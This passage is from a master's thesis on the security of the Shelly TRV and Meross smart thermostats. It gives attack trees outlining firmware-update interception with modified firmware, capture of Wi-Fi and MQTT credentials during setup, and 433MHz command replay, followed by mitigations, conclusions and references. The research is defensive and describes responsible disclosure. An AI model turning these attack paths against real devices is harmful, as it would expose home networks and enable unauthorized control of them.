The tools used for exploitation are outlined in Section 3.7, and the step-by-step process to replicate the exploits on the selected devices is explained in Chapter 7. If the vulnerabilities discovered are fixed, reproducing the exploits is likely to fail, unless the firmware is downgraded first. Details about the firmware versions employed during exploitation are presented in Chapter 4.1.



Download publically available firmware
Modify firmware and calculate new checksum
Create a web server mimicing the Shelly server
MITM to point Shelly domain to attacker server
Victim upgrades to the modified firmware
Local access
Monitor Wi-Fi during setup
Collect Wi-Fi SSID and password
Access to user's Wi-Fi network

Figure 7.1: Shelly TRV attack tree



Local access
Monitor radio transmission
Record commands
Replay commands
Monitor Wi-Fi during setup
Collect Wi-Fi SSID, encrypted password, user key, etc.
Calculate MQTT credentials
Password decryption
Connect to MQTT broker
Access to user's Wi-Fi network
Remote sensitive data exposure
Remote device control

Figure 7.2: Meross Smart Thermostat attack tree

7.5.2 Exploit Reliability

Each successful exploit underwent a minimum of three replications to ensure the reliability of the exploits. While a higher frequency of replications for each exploit would have been preferable, limitations in time constrained the opportunity to subject all exploits to a greater number of retests.

7.5.3 Method Reliability

As outlined in Section 3.9, the results obtained through the PatrIoT methodology can vary when different researchers test identical devices within the same scope. This variability is a natural aspect of penetration testing methodologies, stemming from the significant impact of researchers' prior knowledge and experience on identifying vulnerabilities. It's worth noting that this variability doesn't imply any shortcomings in terms of reproducing another researcher's findings.

7.6 Validity Analysis

Several vulnerabilities were systematically demonstrated and subsequently retested multiple times with consistent success. Additionally, comprehensive explanations were provided for the demonstrated exploits, enhancing their reproducibility. These aspects significantly increase the validity of the study.

At present, the device manufacturers have not acknowledged the identified vulnerabilities, which would have further increased the study's credibility. Similarly, the credibility would also be bolstered by the publication of the related CVEs, which has not occurred at this time.

7.7 Discussion

This section discusses the vulnerabilities discovered and offers practical steps that manufacturers can adopt to mitigate these vulnerabilities.

7.7.1 Collecting Wi-Fi Passwords

For both the Shelly TRV and the Meross Smart Thermostat, the Wi-Fi passwords employed for users' home networks could be exposed if an attacker is in close proximity during the setup process. A potential adversary could automate the task of harvesting these Wi-Fi passwords during such setups and strategically position monitoring devices in areas with dense populations. This would allow them to gradually accumulate a collection of Wi-Fi passwords over time, as new users integrate these devices into their households.

The implications of unauthorized access to home networks opens the door for cybercriminals to gain control over various connected devices within the user's ecosystem. This can include everything from smart appliances and security cameras to personal computers and smartphones. Once inside the network, attackers can exploit these devices for various malicious purposes, such as launching distributed denial-of-service (DDoS) attacks, stealing sensitive information, or using compromised devices as entry points for further network infiltration.

To counteract this weakness in both of these devices, a possible solution would involve utilizing a private Wi-Fi access point during the setup phase. Each device would have its own unique Wi-Fi password. This approach would hinder attackers from easily monitoring the setup process and gathering Wi-Fi passwords. The convenience of installing the device would only be marginally affected.

7.7.2 MITM Modified Firmware Updates

Concerning the Shelly TRV, a firmware upgrade with modified firmware was possible. Although the introduction of a backdoor into the firmware was not realized within this thesis, the feasibility of achieving such an outcome remains plausible. One of the most concerning implications of a backdoored firmware is the potential to use the compromised device as a foothold to launch attacks on the user's home network. With unauthorized access to a device like the Shelly TRV, an attacker could pivot to other connected devices within the same network, exploiting vulnerabilities in less secure devices to gain deeper access. This could lead to the unauthorized access of sensitive data, interception of communication, and even propagation of malware to other devices.

In order to address this vulnerability, the adoption of TLS for firmware upgrades by Shelly is recommended, coupled with the implementation of a certificate verification process within the device to ensure the authenticity of Shelly's certificate.

7.7.3 Radio Replay Attacks

As for the Meross Smart Thermostat, replaying temperature change transmissions over the 433MHz frequency was found to be possible. Although decoding of the radio transmission was not successful in this study due to lack of time and knowledge, it may be possible.

A countermeasure for this weakness could be to incorporate encryption into the radio transmissions.

7.7.4 Remote Device Control

In the case of Meross, sensitive data exposure and remote device control was possible via MQTT communication if monitoring had been conducted during the setup process. As for the weakness regarding Wi-Fi password collection by monitoring the setup phase, a private Wi-Fi access point during the setup process, with a unique password for every manufactured device, would mitigate this vulnerability as well.

Chapter 8

Conclusions and Future Work

8.1 Conclusions

In conclusion, this study explored the security testing of smart thermostats, aiming to answer the key question: ”Are today’s smart thermostats vulnerable to cyber attacks?” By employing methods such as information gathering, threat modeling, vulnerability analysis and exploitation, it is clear that the tested devices indeed possess vulnerabilities. These vulnerabilities highlight the existence of security concerns in current smart thermostats. However, it’s important to note that these conclusions are drawn from a limited sample of just two tested devices, making it challenging to broadly apply these findings to all smart thermostats in use today.

In Chapter 1, an important issue was raised: the security of smart thermostats lacked a complete picture. Existing research mainly concentrated on the Nest thermostat [8] [9] [10], disregarding other devices. Through the identification and exploitation of vulnerabilities in the two chosen devices examined within this thesis, a step towards a more complete picture regarding the security of smart thermostat security has been taken.

Another issue was that the latest study done on the security of smart thermostats was done in 2016 [10]. Given the rapid evolution of the Internet of Things (IoT) field, this study offers insights into the security of more current smart thermostat models.

The goal of identifying vulnerabilities in smart thermostats has been successfully accomplished. Because the testing encompassed only two devices, the achievement of the second objective to assess the security of present smart thermostats could be viewed as partially accomplished. The third goal, which involves proposing measures that manufacturers can implement to mitigate the identified vulnerabilities, has been addressed in Section 7.7.

An observation arises from the study: when attempting to address all potential attack surfaces, the scope can expand significantly, leading to an impractical time investment in showing device security against PatrIoT's defined baseline. In this thesis, this concern was mitigated by successfully demonstrating vulnerabilities, unequivocally establishing the insecurity of the devices. Thus, exhaustive security validation was unnecessary. However, in the absence of identified vulnerabilities, researchers must consider narrowing the scope to ensure timely completion of testing. This is a noteworthy consideration for future researchers utilizing PatrIoT.

8.2 News Value

This study demonstrates yet another example of a category of vulnerable IoT devices. Public interest of how secure IoT devices rise since these devices are bought and used by the general public. Several previous findings have been covered on the news, such as vulnerable garage doors [38] and car dongles [39] [40].

8.3 Limitations

The subsequent list outlines the limitations of this study.

- **Limited testing:** To ensure the security of a device according to a defined baseline, all relevant weaknesses in PatrIoT's compilation of weaknesses should be tested for (see Section 3.8). Due to time constraints, it was not feasible to test all weaknesses listed. However, since vulnerabilities were found and exploited for both devices, a conclusion can nonetheless be drawn that these devices are not secure. It is worth noting that had this not been the case, stricter delimitations would have had to been made to assert the devices security according to a defined baseline.

- **Lack of knowledge:** Lack of expertise in certain areas such as hardware analysis, reverse engineering firmware, and decoding Radio Frequency (RF) signals could have limited the identification of vulnerabilities related to these aspects.

8.4 Future Work

Due to the breadth of the problem, the goal of assessing the security of present smart thermostats could only partially be achieved. Subsequent researchers could advance the investigation by evaluating different smart thermostats, thereby achieving a more complete view of the state of smart thermostat security.

Furthermore, due to limited knowledge in firmware reversing methodology, backdooring the Shelly TRV was unsuccessful. This could be an area of interest for future researchers as well. Additionally, given the resemblance of the update procedure in the Meross Smart Thermostat to that of the Shelly TRV, investigating its functioning in more detail could be valuable. This might open the door to the prospect of introducing a firmware backdoor for the Meross device as well.

Additionally, there was an unsuccessful attempt to decipher the recorder signals exchanged between the Meross hub and the smart thermostat. The successful interpretation of these signals might uncover more significant vulnerabilities, which could be of interest to future researchers.

Numerous threats within the compilation of PatrIoT remained unexplored. Further testing opportunities exist for the Shelly TRV and the Meross Smart Thermostat, even if the vulnerabilities identified in this investigation are addressed by the manufacturers.

Finally, security testing IoT devices in less-explored IoT areas enhances the complete picture of IoT security. Moreover, conducting fresh security investigations in areas previously explored could further contribute to the field's currency and relevance.

8.5 Reflections

From an ethical standpoint, one might raise concerns about identifying vulnerabilities in products that have already been sold, and subsequently publishing a thesis about them. Despite these valid concerns, an objective of this thesis is to aid manufacturers in enhancing the security of their devices. This is achieved by proposing effective countermeasures for all identified vulnerabilities (refer to Section 7.7). Additionally, a responsible disclosure approach will be adopted, wherein the vulnerabilities will be reported to the manufacturers, allowing them a period of 90 days to address the identified issues before the thesis is published.

From an environmental standpoint, penetration testing could have a carbon footprint impact, particularly due to energy-intensive tests like brute forcing. In this thesis, some content scanners such as DIRB were used. While these tools might consume a certain amount of energy, the overall energy consumption remained modest during the course of conducting the research.

The economic impact of disovering vulnerabilities through security research goes beyond initial costs for companies to mitigate the vulnerabilities. Despite the initial investment in resources in securing devices, secure devices prevents potential cyberattacks and data breaches, safeguarding financial interests. Moreover, it enhances consumer trust, brand reputation, and market competitiveness.

Penetration testing of IoT devices has notable social implications. As these devices become more essential in daily life, revealing vulnerabilities through testing can impact privacy, security, and trust. Testing is crucial for safety improvement, but revealing risks like data exposure and unauthorized control of these devices could raise concerns among individuals of using IoT technology.

References

[1] B. Thormundsson, “Topic: Smart home,” Mar 2022. [Online]. Available: https://www.statista.com/topics/2430/smart-homes/ [Page 1.]

[2] H. Kilpatrick, “5 infamous iot hacks and vulnerabilities,” Jul 2019. [Online]. Available: https://www.iotsworldcongress.com/5-infamous-iot-hacks-and-vulnerabilities/ [Page 1.]

[3] E. Kemper, M. Jerome, B. Manclark, D. Wildenhaus, E. Caudill, J. Domanski *et al.*, “Guide to smart thermostats,” 2016. [Pages 1 and 2.]

[4] Grand View Research, “Smart thermostat market size, share & trends analysis report by technology (wi-fi, zigbee, others), by product, by end-user, by region, and segment forecasts, 2023 - 2030,” Dec 2022. [Online]. Available: https://www.grandviewresearch.com/industry-analysis/smart-thermostat-market [Page 1.]

[5] X. Wang, T. J. McGill, and J. E. Klobas, “I want it anyway: Consumer perceptions of smart home devices,” *Journal of Computer Information Systems*, 2018. [Page 1.]

[6] W. H. Hassan *et al.*, “Current research on internet of things (iot) security: A survey,” *Computer networks*, vol. 148, pp. 283–294, 2019. [Page 2.]

[7] Y. Jia, L. Xing, Y. Mao, D. Zhao, X. Wang, S. Zhao, and Y. Zhang, “Burglars’ iot paradise: Understanding and mitigating security risks of general messaging protocols on iot clouds,” in *2020 IEEE Symposium on Security and Privacy (SP)*, 2020. doi: 10.1109/SP40000.2020.00051 pp. 465–481. [Page 2.]

[8] G. Hernandez, O. Arias, D. Buentello, and Y. Jin, “Smart nest thermostat: A smart spy in your home,” *Black Hat USA*, no. 2015, 2014. [Pages 2, 10, 11, 12, and 83.]

[9] M. Burrough and J. Gill, "Smart thermostat security: Turning up the heat," *Univ. Illinois Urbana-Champaign, Urbana, IL, USA, Tech. Rep. UIUC CS523*, 2015. [Pages 2, 8, 11, 12, and 83.]

[10] M. Moody and A. Hunter, "Exploiting known vulnerabilities of a smart thermostat," in *2016 14th Annual Conference on Privacy, Security and Trust (PST)*. IEEE, 2016, pp. 50–53. [Pages 2, 3, 10, 12, and 83.]

[11] E. Süren, F. Heiding, J. Olegård, and R. Lagerström, "PatrIoT: practical and agile threat research for IoT," *International Journal of Information Security*, vol. 22, no. 1, pp. 213—233, February 2023. [Pages xi, 4, 9, 15, 16, 18, 19, and 50.]

[12] T. Horák and L. Huraj, "Smart thermostat as a part of iot attack," in *Cybernetics and Automation Control Theory Methods in Intelligent Algorithms*, R. Silhavy, Ed. Cham: Springer International Publishing, 2019. ISBN 978-3-030-19813-8 pp. 156–163. [Pages 7 and 10.]

[13] D. Thompson, "Is your smart thermostat a cybersecurity risk?" 2022, [Online; accessed 9-August-2023]. [Online]. Available: https://www.sciencetimes.com/articles/36048/20220210/is-your-smart-thermostat-a-cybersecurity-risk.htm [Page 7.]

[14] A. Khan, A. Ahmad, M. Ahmed, J. Sessa, and M. Anisetti, "Authorization schemes for internet of things: requirements, weaknesses, future challenges and trends," *Complex & Intelligent Systems*, vol. 8, no. 5, pp. 3919–3941, 2022. [Page 7.]

[15] G. Hunt, "Iot threats mount, while smart thermostats invade the home," 2017, [Online; accessed 9-August-2023]. [Online]. Available: https://www.siliconrepublic.com/machines/devils-ivy-smart-thermostat-internet-of-things [Page 7.]

[16] IEEE, "Iot and data privacy," [Online; accessed 9-August-2023]. [Online]. Available: https://innovationatwork.ieee.org/iot-data-privacy/ [Page 7.]

[17] O. Cassetto, "Cybersecurity threats: Everything you need to know," 2023, [Online; accessed 9-August-2023]. [Online]. Available: https://www.exabeam.com/information-security/cyber-security-threat/ [Page 7.]

[18] Trendmicro, “Smart yet flawed: Iot device vulnerabilities explained,” 2020, [Online; accessed 9-August-2023]. [Online]. Available: https://www.trendmicro.com/vinfo/us/security/news/internet-of-things/smart-yet-flawed-iot-device-vulnerabilities-explained [Page 7.]

[19] B. Mishra and A. Kertesz, “The use of mqtt in m2m and iot systems: A survey,” *IEEE Access*, vol. 8, pp. 201 071–201 086, 2020. [Page 7.]

[20] S. Quincozes, T. Emilio, and J. Kazienko, “Mqtt protocol: fundamentals, tools and future directions,” *IEEE Latin America Transactions*, vol. 17, no. 09, pp. 1439–1448, 2019. [Page 8.]

[21] A. Cornel-Cristian, T. Gabriel, M. Arhip-Calin, and A. Zamfirescu, “Smart home automation with mqtt,” in *2019 54th International Universities Power Engineering Conference (UPEC)*. IEEE, 2019, pp. 1–5. [Page 8.]

[22] A. Alkhafajee, A. M. A. Al-Muqarm, A. H. Alwan, and Z. R. Mohammed, “Security and performance analysis of mqtt protocol with tls in iot networks,” in *2021 4th International Iraqi Conference on Engineering Technology and Their Applications (IICETA)*. IEEE, 2021, pp. 206–211. [Page 8.]

[23] E. Nwiah and S. Kant, “A survey on securing payload in mqtt and a proposed ultra-lightweight cryptography,” in *Information and Communication Technology for Intelligent Systems: Proceedings of ICTIS 2020, Volume 2*. Springer, 2021, pp. 323–335. [Page 8.]

[24] K. Pahlavan and P. Krishnamurthy, “Evolution and impact of wi-fi technology and applications: A historical perspective,” *International Journal of Wireless Information Networks*, vol. 28, pp. 3–19, 2021. [Page 8.]

[25] O. Taiwo and A. E. Ezugwu, “Security, privacy and reliability in cloud-based internet of things,” *Security and Communication Networks*, vol. 2021, p. 17, 2021. [Page 8.]

[26] IBM, “What is penetration testing?” [Online; accessed 9-August-2023]. [Online]. Available: https://www.ibm.com/topics/penetration-testing [Page 9.]

[27] R. Akhilesh, O. Bills, N. Chilamkurti, and M. J. M. Chowdhury, "Automated penetration testing framework for smart-home-based iot devices," *Future Internet*, vol. 14, no. 10, p. 276, 2022. [Page 9.]

[28] Cisco, "What is penetration testing?" [Online; accessed 9-August-2023]. [Online]. Available: https://www.cisco.com/c/en/us/products/security/what-is-pen-testing.html [Page 9.]

[29] Y. Mahmoodi, S. Reiter, A. Viehl, O. Bringmann, and W. Rosenstiel, "Attack surface modeling and assessment for penetration testing of iot system designs," in *2018 21st Euromicro Conference on Digital System Design (DSD)*. IEEE, 2018, pp. 177–181. [Page 9.]

[30] V. Drake, "Threat modeling," 2021, [Online; accessed 9-August-2023]. [Online]. Available: https://owasp.org/www-community/Threat_Modeling [Page 9.]

[31] M. Conti, N. Dragoni, and V. Lesyk, "A survey of man in the middle attacks," *IEEE Communications Surveys & Tutorials*, vol. 18, no. 3, pp. 2027–2051, 2016. doi: 10.1109/COMST.2016.2548426 [Page 10.]

[32] L. Verderame, A. Ruggia, and A. Merlo, "Pariot: Anti-repackaging for iot firmware integrity," *Journal of Network and Computer Applications*, p. 103699, 2023. [Page 10.]

[33] P. Ferrara, A. K. Mandal, A. Cortesi, and F. Spoto, "Static analysis for discovering iot vulnerabilities," *International Journal on Software Tools for Technology Transfer*, vol. 23, pp. 71–88, 2021. [Page 10.]

[34] M. H. Alalfi, A. A. Zaid, and A. Miri, "A model-driven-reverse engineering approach for detecting privilege escalation in iot systems." *J. Object Technol.*, vol. 22, no. 1, p. 1, 2023. [Page 10.]

[35] Rachit, S. Bhatt, and P. R. Ragiri, "Security trends in internet of things: A survey," *SN Applied Sciences*, vol. 3, pp. 1–14, 2021. [Page 11.]

[36] "Patriot artifacts." [Online]. Available: https://github.com/beyefendi/penbook/tree/main/iot [Pages 19, 35, 36, 38, and 40.]

[37] "Ug489: Silicon labs gecko bootloader user's guide for gsdk 4.0 and higher." [Online]. Available: https://www.silabs.com/documents/public/user-guides/ug489-gecko-bootloader-user-guide-gsdk-4.pdf [Page 41.]

[38] T. v. Heijne, “Hon fixade systemets kryphål: ”ditt garage kan bli kriminellt”,” Jul 2020. [Online]. Available: https://www.svt.se/nyheter/vetenskap/din-garageport-blir-kriminell [Page 84.]

[39] T. von Heijne, “Varningen: Uppkopplade bilar kan hackas och tas över,” Oct 2020. [Online]. Available: https://www.svt.se/nyheter/varningen-uppkopplade-bilar-kan-hackas-och-tas-over [Page 84.]

[40] A. Letterfors, “SÅ stor är risken att din bil hackas,” Nov 2019. [Online]. Available: https://www.expressen.se/ekonomi/sa-stor-ar-risken-att-din-bil-hackas/ [Page 84.]

TRITA-EECS-EX-2023:723